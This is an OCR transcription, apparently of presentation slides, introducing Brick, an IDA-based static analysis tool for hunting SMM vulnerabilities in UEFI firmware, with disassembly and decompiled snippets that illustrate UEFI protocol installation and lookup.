
IN EFI_PHYSICAL_ADDRESS Buffer,

IN UINT64 Length)

to make sure nested pointers do not overlap with SMRAM

Using Brick to automatically hunt SMM bugs


- Brick is an **automated, static** analysis tool for hunting SMM vulnerabilities
- Based on IDA
- Produced 13 CVEs so far
- https://github.com/Sentinel-One/brick


Windows PowerShell
PS C:\Users\carlsbad\Code\brick>


Interpreting Results

How did Brick get to this conclusion?

Phase 0


Functions
Function name
sub_1000
sub_10D0
CopyMem
sub_11C0
sub_1240
_ModuleEntryPoint
sub_1290
sub_1488
sub_14E4
sub_17E8
nullsub_1
sub_1820
sub_1864
sub_1894
free_mem
sub_190C
Z_Construct_UFunction_UPaperTileMapCompone
sub_199C
Line 9 of 18
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
.text:0000000000001268 ; ============== S U B R O U T I N E ==========
; EFI_STATUS __fastcall ModuleEntryPoint(EFI_HANDLE ImageHandle, EFI_SYSTEM_TABLE *SystemTable)
.text:0000000000001268 public _ModuleEntryPoint
_ModuleEntryPoint proc near
.text:0000000000001268 push rbx
.text:000000000000126A sub rsp, 20h
.text:000000000000126E call sub_1290
.text:0000000000001273 call sub_14E4
.text:0000000000001278 mov rbx, rax
.text:000000000000127B test rax, rax
.text:000000000000127E jns short loc_1285
.text:0000000000001280 call sub_1488
loc_1285: ; CODE XREF: _ModuleEntryPoint+16↑j
.text:0000000000001285 mov rax, rbx
.text:0000000000001288 add rsp, 20h
.text:000000000000128C pop rbx
.text:000000000000128D retn
_ModuleEntryPoint endp
.text:000000000000128E align 10h
.text:0000000000001290 ; ============== S U B R O U T I N E ==========
00000668 0000000000001268: _ModuleEntryPoint (Synchronized with Hex View-1)
Output

Phase 1 - Preprocessor



Importing protocol definitions from EDK2 and EDK2-platforms

github.com/tianocore/edk2
github.com/tianocore/edk2-platforms

UEFI Protocols

- Allow inter-module communication
- Producers publish protocols using ***SmmInstallProtocolInterface***
- Each protocol is composed out of a:
  - **GUID**
  - **Interface (usually a vtable)**

```
v3 = gSmst->SmmInstallProtocolInterface(
       &Handle,
       &EFI_S3_SMM_SAVE_STATE_PROTOCOL_GUID,
       EFI_NATIVE_INTERFACE,
       &gEfiS3SmmSaveStateProtocol);
```

```
; EFI_S3_SMM_SAVE_STATE_PROTOCOL gEfiS3SmmSaveStateProtocol
gEfiS3SmmSaveStateProtocol EFI_S3_SMM_SAVE_STATE_PROTOCOL <offset Write, offset Insert, \
                                        ; DATA XREF: sub_1698+561o
                                          offset Label, offset Compare>
```

UEFI Protocols


- Consumers utilize existing protocols via ***SmmLocateProtocol***
  - Passes the **GUID** of the protocol
  - Receives the associated **interface pointer** in response

```
gSmst->SmmLocateProtocol(&EFI_S3_SMM_SAVE_STATE_PROTOCOL_GUID, 0i64, &gEfiS3SmmSaveStateProtocol);
```

- Afterwards, use the interface pointer to invoke functions implemented by the protocol


```
EFI_STATUS __fastcall SmiHandler_1(EFI_HANDLE DispatchHandle, const void *Context, void *CommBuffer, UINTN *CommBufferSize)
{
  char v6[24]; // [rsp+30h] [rbp-18h] BYREF

  v6[0] = -47;
  gEfiS3SmmSaveStateProtocol->Write(gEfiS3SmmSaveStateProtocol, EFI_BOOT_SCRIPT_IO_WRITE_OPCODE, 0i64, 0xB2i64, 1i64, v6);
  (*(qword_47F0 + 232))(DispatchHandle);
  return 0i64;
}
```

Phase 1 - Preprocessor




Phase 2 - efiXplorer


- https://github.com/binarly-io/efiXplorer



Phase 2 - efiXplorer

